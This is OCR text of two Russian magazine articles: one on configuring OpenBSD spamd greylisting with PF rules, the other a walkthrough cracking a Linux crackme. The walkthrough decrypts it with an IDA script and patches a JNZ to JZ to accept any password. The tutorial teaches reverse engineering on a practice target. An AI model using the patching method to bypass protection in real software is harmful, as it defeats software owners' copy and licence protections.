spamd <--> MTA рекламные письма будут возвращены в почтовую очередь отправителя), нагрузка на наш сервер практически не возрастает, а вот время и системные ресурсы подключившегося спамерского сервера, который обрабатывает сотни соединений одновременно, тратятся впустую. Можно сказать, spamd проводит очень аккуратную DoS-атаку, при этом не отступая ни на йоту от положений, задокументированных в почтовых RFC. Да-да, в идеале, если бы все почтовые серверы были оборудованы подобной защитой, спамерам пришлось бы весьма туго.

ОТ ТЕОРИИ К ПРАКТИКЕ

Конфигурирование демона следует начинать с правки spamd.conf(5). В качестве значения директивы «all» указываем адреса засветившихся спамеров из дружественных восточных стран (можно, конечно, включить в перечисление секции spamhaus и spews, но тогда будь внутренне готов к тому, что в одно прекрасное утро ты перестанешь получать почту из доменов mail.ru, narod.ru, yandex.ru и т.д.):


```
# vi /etc/spamd.conf

all:\
        :china:korea:

china:\
        :black:\
        :msg="SPAM. Your address %A appears to be from China\n\
        See www.okean.com/asianspamblocks.html for more details":\
        :method=http:\
        :file=www.openbsd.org/spamd/chinacidr.txt.gz:

korea:\
        :black:\
        :msg="SPAM. Your address %A appears to be from Korea\n\
        See www.okean.com/asianspamblocks.html for more details":\
        :method=http:\
        :file=www.openbsd.org/spamd/koreacidr.txt.gz:
```

Ключевое слово black определяет принадлежность к блэклисту, msg задает сообщение об ошибке, возвращаемое SMTP-серверу отправителя, а method и file описывают способ получения сжатого gzip(1)'ом текстового файла, содержащего IP-адреса спамеров. Далее утилитой crontab(1) вызываем текстовый редактор (тот, что определен в переменной окружения $EDITOR) для периодического обновления базы с адресами (каждый час):


справочная страница spamd

```
# crontab -e

0       *       *       *       *       /usr/libexec/spamd-setup
```

Теперь ненадолго отвлечемся от процесса конфигурирования и заострим свое внимание на режиме greylisting.

МАГИЯ GREYLISTING

Борьба со спамом может идти на двух фронтах: на стороне сервера либо на стороне клиента. Заставлять клиента совершать какие-либо телодвижения — это кощунство :), а на стороне сервера, помимо традиционных черных списков, существуют два различных подхода: анализ непосредственной корреспонденции, когда по совокупности многих параметров делается вывод о «чистоте» каждого конкретного письма, а также технология «серых списков» (greylisting). Вот о последней мы и поговорим подробнее, ведь при грамотной реализации и правильной настройке данная технология способна отфильтровать до 98% спама, не затрачивая время и ресурсы сервера на трафик и обработку «грязных»писем.

Задача спамера состоит в том, чтобы в кратчайшие сроки отправить максимально возможное количество рекламных писем. При этом успешность отправки каждого сообщения не отслеживается. Одна из главных причин — в мире электронной почты надежность доставки исходящей корреспонденции дорогого стоит, а именно: наличия специальных инжекторов, выполнения дополнительных ресурсоемких системных вызовов, к примеру fsync(2) и write(2), и операций с очередью */var/spool/mqueue* (либо миграции очередей). Так что работу спамеров можно охарактеризовать как «отправил и забыл» (fire and forget). Мы на этом и сыграем.


Суть идеи greylisting'а предельно проста: корректно сконфигурированный почтовый сервер отправителя, получив определенный ответ от сервера получателя, обязан повторить попытку доставки письма через некоторый промежуток времени (обычно 5, 15, 25, 30 или 60 минут). Зная это, в качестве ответа на соединение от неизвестного почтового сервера с помощью spamd мы будем возвращать нестандартное SMTP-сообщение OK или Rejected, а временную ошибку с кодом 450, 451 или 550. Когда почтовый сервер отправителя повторит доставку письма (а по RFC он обязан это сделать), мы примем к сведению, что данный сервер уже пытался отправить нам письмо несколько минут назад, а значит, он не спамер. И тогда мы примем корреспонденцию.

```
# tail /var/log/maillog
Dec 1 01:55:53 toxahost sm-mta[21632]: j9F9jgYV021632:
to=<andrushock@domain1.ru>, delay=00:00:11, xdelay=00:00:11, mailer=esmtp,
pri=30808, relay=mail.domain1.ru. [81.211.11.22], dsn=4.3.0, stat=Deferred: 451
Temporary failure, please try again later.
```

На приведенном куске лога видно, что сервер mail.domain1.ru отверг наше письмо адресату andrushock@domain1.ru. Если бы мы заглянули в /var/log/daemon этого сервера, мы бы увидели результат работы greylisting:

```
# tail /var/log/daemon
Dec 1 01:56:19 mail spamd[3135]: 62.16.22.33: connected (1/0)
Dec 1 01:56:30 mail spamd[3135]: (GREY) 62.16.22.33: <toxa@domain2.ru> ->
<andrushock@domain1.ru>
Dec 1 01:56:30 mail spamd[3135]: 62.16.22.33: disconnected after 11 seconds.
```


правим рулесеты файрвола


пример конфигурационного файла

Затем, через некоторое время, мы увидим, что адрес сервера отправителя — 62.16.22.33 — занесен в «белый список», и при попытке повторной отправки письмо уйдет немедленно, без каких-либо проблем:

```
# pfctl -t spamd-white -T show | grep 62.16.22.33
        62.16.22.33
```

Чтобы получить все эти вкусности, включим spamd в конфигурационном файле стартового сценария. За счет указанных ниже аргументов мы сможем произвести более подробное журналирование событий ('-v'), подменить приветственный баннер на «Postfix» ('-n') и перевести демона в режим greylisting (spamd_grey=YES аналог '-g'):

```
# vi /etc/rc.conf

spamd_flags="-v -n Postfix"
spamd_grey=YES
spamlogd_flags=""
```

В режиме greylisting демон spamd будет вести себя стандартным образом для всех адресов, найденных в таблице <spamd>, тогда как для всех остальных будет работать в режиме «серых списков».
В данном режиме spamd, как нетрудно предположить, оперирует с тремя значениями: IP-адресом сервера отправителя, почтовым адресом отправителя и почтовым адресом получателя. Если полученный «триплет» встречается впервые, мы получаем показанный выше отлуп и запись в таблицу */var/db/spamd* (в «серый список»). После определенного времени — passtime (по умолчанию равно 25 минутам), — если сервер получает повторный запрос с присутствующим в базе «триплетом», запрос обрабатывается, письмо доставляется, а сервер отправителя заносится уже в «белый список», и далее все письма с данного сервера принимаются без задержек. Но, если с этого почтового сервера писем не приходило на протяжении длительного периода времени — whiteexp (по умолчанию 36 дней) — сервер удаляется из «белого списка» и далее рассматривается как «новый». Третий временной отрезок, которым оперирует spamd — greyexp — время, в течение которого spamd ожидает повторного соединения от сервера, то есть время пребывания сервера в «серых списках». Оно составляет по умолчанию 4 часа. Настроить эти три параметра можно указанием в spamlogd_flags опции '-G passtime:greyexp:whiteexp' (в минутах). Дефолтные установки, впрочем, вполне разумны, разве что passtime можно выставить поменьше: не 25, а 5 минут.
Внесенные в файл */etc/rc.conf* изменения вступят в силу только после перезагрузки. Если по какой-то причине хост перегружать нельзя, то выполни такую последовательность команд:

```
# eval /usr/libexec/spamd -g -v -n Postfix
# /usr/libexec/spamd-setup
# /usr/libexec/spamlogd
```

ПЕСЧИНКИ ИСТОРИИ

Spamd является детищем команды разработчиков OpenBSD и впервые появился в версии 3.3 этой системы. По преданию, главный девелопер и идейный вдохновитель проекта OpenBSD, Тео де Раадт, не на шутку переволновался, получив по почте пятнадцатый раз за день предложение увеличить свой детородный орган. В тот же вечер он созвал свою команду и бросил клич: «Делайте что хотите, но чтобы к утру у нас была своя, надежная защита от спама!». Всю ночь разработчики непрерывно писали код, и к вечеру следующего дня первая бета-версия spamd уже обороняла рубежи @openbsd.org.

PACKET FILTER: ТАИНСТВО ГАРМОНИЙ

Итак, spamd и компания находятся в полной боевой готовности, осталось подготовить рулесеты файрвола.

```
# vi /etc/pf.conf

/* Внешний сетевой интерфейс */
ext_if = "fxp0"

/* Таблица радикса, куда будут заноситься IP-адреса из секций china и korea */
table <spamd> persist

/* Здесь будем хранить IP-адреса SMTP-серверов, которые прошли greylisting-проверку */
table <spamd-white> persist

/* Локальная копия списка известных SMTP-серверов, которые в виду специфики своей работы не осуществляют повторную доставку письма cvs.puremagic.com/viewcvs/greylisting/schema/whitelist_ip.txt */
table <spamd-whitelist> persist file "/etc/mail/whitelist.txt"

/* Список доверенных SMTP-серверов */
table <spamd-whitegroup> { 81.210.33.44, 81.212.44.55 }

/* Не следует форвардить соединения, которые инициируют дружественные SMTP-сервера */
```

ПРОВЕРЯЕМ НАЛИЧИЕ НЕОБХОДИМЫХ СИСТЕМНЫХ ЗАПИСЕЙ

Не забудь убедиться, что системный файл /etc/services содержит полный перечень служб, участвующих в нашей конструкции:

```
% egrep 'smtp|spam' /etc/services
smtp        25/tcp      #mail
spamd       8025/tcp    # spamd(8)
spamd-cfg   8026/tcp    # spamd(8) configuration
```

```
no rdr inet proto tcp from <spamd-whitelist> to port smtp
no rdr inet proto tcp from <spamd-whitegroup> to port smtp

/* Спамеров отправляем к spamd */
rdr pass on $ext_if inet proto tcp from <spamd> to port smtp \
        -> 127.0.0.1 port spamd
rdr pass on $ext_if inet proto tcp from ! <spamd-white> to \
        port smtp -> 127.0.0.1 port spamd

/* Spamd ломает работу SMTP AUTH, поэтому аутентификацию почтовых клиентов
можно перенести на 26/tcp */
rdr pass on $ext_if inet proto tcp from any to port 26 \
        -> 127.0.0.1 port smtp

/* Обеспечиваем доступ к нашему почтовому серверу */
block in
pass in log on $ext_if inet proto tcp from any to $ext_if \
        port smtp flags S/SA keep state
```

Чрезмерную активность спамеров можно остановить, отслеживая максимальное количество подключений (будь внимателен, в данном случае spamd и MTA разнесены по разным серверам):

```
# vi /etc/pf.conf

ext_if = "fxp0"
smtp_server = "192.168.5.2"


table <spammers> persist

rdr on $ext_if inet proto tcp from any to $ext_if \
        port smtp tag SPAM -> $smtp_server

block in log quick on $ext_if inet from <spammers>
pass in log on $ext_if tagged SPAM flags S/SA synproxy state \
        (max-src-conn 100, max-src-conn-rate 10/60, \
        overload <spammers> flush global)
```

ГРУСТНЫЕ НОТКИ

Справедливости ради нужно отметить, что реализация spamd далека от идеала. Использование china и korea сделано с одной целью: минимизировать объем расходуемой оперативной памяти. Ведь когда заносятся дополнительные записи в таблицу состояния соединений, ядро и spamd в динамическом режиме начинают выделять память для подключившего сервера. Кроме того, сама технология greylisting подразумевает некоторую первоначальную задержку для писем от неизвестных почтовых серверов. Мы можем указать нижнюю планку этой задержки опцией passtime, но в большинстве случаев нам придется полагаться на разумные настройки серверов отправителя. 10, 15 минут — почти всегда терпимая цифра, но если нам встретится хост, который возобновляет отправку спустя час-два, тут уже ничего не попишешь. Вот почему greylisting плохо работает на публичных почтовых системах, таких как Rambler, где специфичны постоянные



подсчитываем количество записей в каждой из таблиц

подключения с различных серверов, но отлично проявляет себя на корпоративных почтовых серверах средних и не очень крупных фирм, у сотрудников которых налажена деловая переписка со сравнительно узким кругом партнеров.

ФРЮШНЫЕ ПОСКРИПТУМЫ

Spamd портирован в FreeBSD, и его установку можно произвести штатным образом — из портов:

```
# cd /usr/ports/mail/spamd
# make install clean
```

Разумеется, для работы spamd во FreeBSD должна быть включена поддержка OpenBSD PF:

```
# vi /etc/rc.conf

pf_enable="YES"
pflog_enable="YES"
pfspamd_enable="YES"
pfspamd_flags="-G 5:4:864 -g -v"
```

Пара замечаний. Во-первых, для работы greylisting mode необходима поддержка файловой системы файловых дескрипторов, fdescfs:

```
# echo "fdescfs /dev/fd fdescfs rw 0 0" >> /etc/fstab
# echo 'fdescfs_load="YES"' >> /boot/loader.conf
# kldload fdescfs
# mount /dev/fd
```

Во-вторых, для того чтобы не путать OpenBSD spamd и перловый демон spamd, входящий в состав SpamAssassin, стартовый скрипт назван pfspamd.sh. Однако этого мало: система стартовых скриптов FreeBSD делает вывод о работе процесса по выводу команды ps. И, если в системе запущен spamd от SpamAssassin, pfspamd.sh будет отрабатывать некорректно. Этот вопрос сосуществования двух spamd в системе пока не решен, и потому нам придется применить маленький хак:

```
# mv /usr/local/libexec/spamd /usr/local/libexec/pfspamd

# vi /usr/local/etc/rc.d/pfspamd.sh

/* Находим и заменяем строчку */
command="/usr/local/libexec/pfspamd"
```



TEXT КРИС КАСПЕРСКИ АКА МЫЩЪХ/ **NO EMAIL** /

КАПИТУЛЯЦИЯ ЗАЩИТНЫХ МЕХАНИЗМОВ

ОСОБЕННОСТИ НАЦИОНАЛЬНОГО ДИЗАССЕМБЛИРОВАНИЯ ПОД LINUX



«ДИЗАССЕМБЛИРОВАНИЕ ПОД LINUX ИМЕЕТ СВОЮ СПЕЦИФИКУ И СВОИ ТОНКОСТИ, НЕ ОСВЯЩЕННЫЕ В ДОСТУПНОЙ ЛИТЕРАТУРЕ И ОСТАЮЩИЕСЯ ПОД ВЛАСТЬЮ ТЬМЫ. МЕЖДУ ТЕМ, ЗАЩИТНЫЕ МЕХАНИЗМЫ НЕ СПЯТ, СТАНОВЯСЬ ВСЕ СИЛЬНЕЕ И СИЛЬНЕЕ. ЧТОБЫ ВЫИГРАТЬ В ЭТОЙ БИТВЕ, НЕОБХОДИМО НЕ ТОЛЬКО КРЕПКО ДЕРЖАТЬ ДИЗАССЕМБЛЕР В РУКАХ, НО И УМЕТЬ С НИМ ОБРАЩАТЬСЯ»

ВВЕДЕНИЕ

Главной особенностью дизассемблирования под Linux является полное отсутствие достойных дизассемблеров (кроме IDA PRO, конечно) и другого инструментария. Поэтому даже простая защита может поставить хакеров в тупик. Сегодня мы продемонстрируем технику дизассемблирования под Linux на примере yanisto's tiny crackme, который можно скачать с хорошего немецкого сайта www.crackmes.de/users/yanisto/tiny_crackme/. Здесь собрана целая коллекция crackme разных уровней сложности, и постоянно появляются новые с краткой информацией о них.

В частности, описание нашего выглядит так:
Имеет небольшой размер (<400 байт байт-кода), но все-таки реализует некоторые трики:

- Elf headers corrupted — разрушенный ELF-заголовок;
- «Ciphered» binary — криптованный бинарник
- CRC checking — подсчет CRC
- Anti ptrace — анти ptrace
- Anti gdb — анти gdb

Difficulty: 3 — Getting harder сложность: 3 — («становись сильнее»)
Platform: Unix/linux etc. Платформа: UNIX/Linux
Language: Assembler. Язык ассемблера

Вот его-то мы и будем пытать! В принципе, можно не мучиться, а заглянуть в одно из готовых решений (солюшенов), представленных на сайте, но это нечестно и даже неинтересно. Крэкмисов под Linux совсем немного, хороших крэкмисов — еще меньше, и каждый смакуется, как вобла с пивом, до последнего ребрышка!

ПУСТЬ ПОСЛЕ ЭТОГО КТО-НИБУДЬ СКАЖЕТ, ЧТО ЛИНУХ — ЭТО ХАКЕРСКАЯ ОСЬ!

Нашим основным инструментом будет IDA PRO, однако мы еще покажем, как взломать программу с помощью обычного hex-редактора типа HIEW'a, но это будет потом, а пока набираем в командной строке:

```
$ ./tiny-crackme
```

ИССЛЕДОВАНИЕ TINY-CRACKME ИЗВНЕ И ИЗНУТРИ


Сразу же после запуска крэкмиса на экране появляется короткая заставка и строка «enter password», ожидающая пароля. Вводим что-нибудь наугад и, естественно, получаем «Wrong password, sorry».

Дальше гадать бессмысленно: надо ломать. Загружаем файл в свой любимый gdb, но не тут-то было! Отладчик грязно ругается, отказываясь признавать tiny-crackme исполняемым файлом. Что это еще такое?! Ведь мы же его только что запускали, и он вполне нормально исполнялся. Ладно, берем objdump и расчехляем дизассемблер, но... он тоже не может распознать формат файла и с позором убегает.

```
# gdb tiny-crackme
This GDB was configured as "i386-linux"..."/home/kpnc/hack/tiny-crackme": not in executable format: File format not recognized

# objdump -D tiny-crackme
objdump: tiny-crackme: File format not recognized
```


Почему так происходит? Да потому, что ELF-заголовок искажен, а штатные средства


tiny-crackme не отлаживается gdb и не дизассемблируется objdump'ом

Linux'а таких шуток не понимают, вот и отказываются работать с ним. Пусть после этого кто-нибудь скажет, что линух — это хакерская ось! Ранние версии IDA вели себя точно так же, но в последнее время ELF-загрузчик был доработан, и теперь мы можем дизассемблировать даже извращенные файлы. IDA жутко ругается: the ELF header entry size is invalid (поле размера ELF-заголовка неверно), the SHT entry size is invalid (поле размера заголовка таблицы секций неверно); SHT table size or offset is invalid (размер заголовка таблицы секций или ее смещение неверно), file contains meaningless/illegal section declarations, using program sections (файл содержит бессмысленные/неверные объявления секций, поэтому будут использоваться программные секции, они же сегменты), но все-таки открывает его и даже начинает дизассемблировать, что очень хорошо!

Экран дизассемблера должен выглядеть приблизительно так:

```
LOAD:00200008 start proc near
LOAD:00200008       mov bl,2Ah ; заслать в регистр BL значение 2Ah
LOAD:0020000A       jmp loc_200040 ; прыгнуть на loc_200040
...
LOAD:002002F0 sub_2002F0 proc near ; CODE XREF: start:loc_200046p
LOAD:002002F0       nop ; процедура расшифровщика
LOAD:002002F1       mov eax,offset loc_20004B ; начало шифроблока
LOAD:002002F6       mov esi,eax ; устанавливаем источник на начало
LOAD:002002F8       mov edi,esi ; устанавливаем приемник на начало
LOAD:002002FA       mov ecx,2A5h ; длина шифроблока в байтах
LOAD:002002FF       shr ecx,2 ; переводим байты в двойные слова
LOAD:00200302
LOAD:00200302 loc_200302: ; CODE XREF: sub_2002F0+19j
LOAD:00200302       lodsd ; извлекает очередное двойное слово
LOAD:00200303       xor eax,3F5479F1h ; шифруем его
LOAD:00200308       stosd ; помещаем обратно
LOAD:00200309       loop loc_200302 ; мотаем цикл расшифровки
LOAD:0020030B       retn ; выходим из процедуры
```


процесс дизассемблирования

Точка входа (start), расположенная по адресу 200008h, выглядит нетипично и сразу же притягивает к себе внимание. Нормальные ELF-файлы начинаются с адреса 08048000h (см. статью «Секреты покорения эльфов»), а этот разлегся, понимаешь, в области стека и лежит себе. Ну и пускай лежит! Он же никому не мешает! Такой прием вполне законен, и все нормально работает. Отладчиков это, похоже, ничуть не смущает, да и дизассемблеров тоже. Это совсем не антиотладочный прием, а просто хитрый выкрутас создателя крэкмиса.

Выполнение программы начинается с команды «mov bl,2A», загоняющий в регистр BL значение 2Ah. Нигде по ходу программы оно не используется, так что это явный мусор. Или все-таки нет? В ASCII-представлении команда выглядит как «?*», и, возможно, внесена умышлено, но вот расшифровать ее смысл мыщъху так и не удалось, поэтому он через серию прыжков типа jmp loc_200040 -> jmp loc_200046 -> call sub_2002F0 добирается до заветной процедуры sub_2002F0. Это практически единственная процедура в программе, а все остальное содержимое, как легко видеть, зашифровано. Логично предположить, что это и есть расшифровщик!

Расшифровка кода в дизассемблере всегда представляла большую проблему. Дизассемблер не может дизассемблировать упакованный/зашифрованный код, и его надо как-то расшифровать. А как это сделать? Одни хакеры предпочитают снимать с работающей программы дамп, другие — создают специальный скрипт, расшифровывающий файл прямо в дизассемблере. Первый путь проще, второй — надежнее. Если программа использует различные антиотладочные приемы, то она сможет подсунуть нам испорченный дамп, если вообще позволит дотронуться до него. Лучше расшифруем программу вручную, заодно познакомившись со скриптами IDA Pro, но для этого нам потребуется проанализировать алгоритм работы процедуры расшифровщика. Это легко!

Команда «mov eax, offset loc_20004B» в строке 002002F1h загружает в регистр EAX указатель на начало зашифрованного блока, а команда «mov ecx, 2A5h» задает количество обрабатываемых байт, которое тут же делится на четыре (сдвиг на две позиции вправо эквивалентен делению на четыре, так как 2**2 = 4), поскольку расшифровка идет двойными словами. Цикл расшифровки предельно стандартен и тривиален: lodsd/xor eax, 3F5479F1h/stosd/loop (грузим в EAX очередное двойное слово/делаем ему XOR/сохраняем результат/мотаем цикл). Как это может работать?! Любой программист знает, что в Linux'е сегмент кода доступен только на исполнение (чтение), и любая попытка записи приводит к аварийному завершению приложения. На самом деле это отнюдь не ограничение системы, а всего лишь атрибуты кодового сегмента, назначаемые линкером по умолчанию. В данном случае выставлены все три атрибута: чтение/запись/исполнение, о чем информирует нас IDA в первой строке (Segment permissions: Read/Write/Execute). Прими это во внимание при создании собственных защитных механизмов!

Чтобы расшифровать программу, необходимо проксорить блок от 20004Bh до (020004Bh+2A5h) константой 3F5479F1h. Нажимаем <Shift-F2> и в появившемся диалоговом окне вводим следующий скрипт:

IDA-скрипт, автоматически снимающий шифровку

```
// объявляем переменные (тип auto)
auto a, x;
// мотаем цикл
for (a = 0x20004B; a < (0x20024B+0x2A5);)
{
        // берем очередное двойное слово по адресу a
        x = Dword(a);
        // расшифровываем его
        x = x ^ 0x3F5479F1;
        // патчим образ загруженного файла (не сам файл)
        PatchDword(a,x);
        // модифицируем счетчик цикла (IDA не поддерживает a+=4)
        a = a + 4;
}
```

просмотр атрибутов единственного сегмента

Если скрипт написан без ошибок, то нажатие <Ctrl-Enter> приведет к его выполнению и расшифрует весь код. Кстати говоря, создатель крэкмиса допустил некритическую ошибку и расшифровал на два байта больше положенного, в результате чего угробил начало расшифровщика, к тому моменту уже отработавшее, как первая ступень ракеты, и никак не препятствующее нормальному выполнению программы:

Процедура расшифровки, пожирающая сама себя

```
LOAD:002002F0 sub_2002F0 proc near ; CODE XREF: start:loc_200046?p
LOAD:002002F0           jmp near ptr 202077E1h ; испорченные команды
LOAD:002002F1           in al,dx
```


Теперь, когда весь код расшифрован, мы можем продолжить его анализ. Возвращаемся к месту вызова процедуры расшифровщика call sub_2002F0, расположенной по адресу 00200046h.

Внешний вид дизассемблера после распаковки

```
LOAD:00200046           call sub_2002F0 ; процедура расшифровки
LOAD:0020004B B8        mov eax,20019Eh ; заслать в eax число 20019Eh
LOAD:0020004C 9E 01     sahf ; бессмысленный мусор
LOAD:0020004E 20        and [eax],al
LOAD:0020004F 00        add [ebx+0F4h],bh
```

Код выглядит полной бессмыслицей. Какие тут еще sahf, and и add? Но это еще что! Присмотревшись повнимательнее (Options-> Text representation -> Number of opcode bytes -> 4), мы обнаруживаем, что инструкции MOV EAX,2019Eh соответствует... однобайтовый код B8h (во всяком случае, IDA Pro уверяет нас в этом), чего не может быть! На самом деле это — багофича ИДЫ, не обновившей дизассемблерный листинг после расшифровки. Подгоняем курсор к строке 20004Bh и нажимаем <U>, чтобы перевести его в неопределенную (undefined) форму. То же самое необходимо проделать и с массивом байт, начинающимся со строки 00200053h. Но это еще не все! Ведь после расшифровки этот массив стал частью нашей процедуры, а IDA ошибочно оборвала функцию на адресе 200050h, влепив сюда «endp» (end of procedure). Чтобы восстановить статус-кво, необходимо подогнать курсор к концу массива и нажать <E> (Edit->Functions->Set Function End). После этого можно вернуться в начало строки 20004Bh и нажать «C», чтобы превратить неопределенные байты в CODE.

После расшифровки скриптом на экране дизассемблера мы получим читабельный код, в конце которого просматриваются текстовые строки «Wrong password, sorry» и «Success! Congratulations» с перекрестными ссылками возле них. Перекрестная ссылка — это то, что начинается с префикса «XREF» (cross reference). Это мощное оружие против защиты, ведущее прямо в сердце защитного механизма. В частности, чтобы увидеть, какой код выводит сообщение о неправильном пароле, достаточно перейти по перекрестной ссылке к строке «loc_2000B9». Суффикс «o» в конце обозначает offset (смещение). Это говорит о том, что данная строка адресуется по ее смещению, то есть мы имеем дело с указателем.


последняя проверка скрипта перед передачей на выполнение

На самом деле в окрестностях строки 2000B9h нет и не может быть ничего интересного. Тот код просто выводит сообщение wrong password на экран. Правосудие уже свершилось! Карающая рука Немезиды находится совсем в другом месте. В каком? Мы видим, что рядом со строкой 2000B9h имеется еще одна перекрестная ссылка, ведущая к метке «start+C7j». Суффикс «j» подразумевает jump, то есть прыжок. Это уже интереснее! Возможно, здесь-то и кроется тот самый заветный условный переход, который решает, правильный ли этот пароль или нет. Подводим курсор к перекрестной ссылке и нажимаем ENTER, IDA автоматически переносит нас на нужное место \к строке 2000CFh. Что ж, все вполне логично, функция start расположена по адресу 200008h, а 200008h + C7h = 2000CFh.

Окрестности кода,
в который нас привела цепочка перекрестных ссылок

```
LOAD:002000CC           pop ebx ; CODE XREF: start:loc_200099?j
LOAD:002000CD           test ebx,ebx ; проверка ebx на равенство нулю
LOAD:002000CF           jnz short loc_2000B9 ; прыжок, если ebx не нуль
LOAD:002000D1           mov ecx,offset aSuccssCngrt; ветка «правильного пароля»
```

Держите мой мыщъх'иный хвост! По этому адресу действительно находится условный переход, сравнивающий содержимое регистра EBX с нулем, и если он не равен нулю, то происходит переход на подпрограмму, выводящую сообщение wrong password на экран. В противном случае управление получает ветка, выводящая «Success! Congratulations». А что если попробовать заменить JNZ на JZ? Тогда программа поедет крышей. Правильный пароль, которого мы все равно не знаем, она будет воспринимать как неправильный, посылая его обратно, а неправильные пароли встретит с дорогой душой. Вся проблема в том, что программа зашифрована, и прежде чем патчить байты, ее необходимо расшифровать. В принципе, это можно сделать и с помощью IDA Pro, но проще будет воспользоваться коммерческим HIEW'ом или бесплатным редактором HTE, который можно скачать с www.sourceforge.net/projects/hte.

Остановим свой выбор на последнем, хотя он, в отличие от HIEW'a, не может редактировать ELF'ы с искаженным заголовком в режиме image (то есть все виртуальные адреса мы должны вычислять самостоятельно), но зато нам не придется платить.

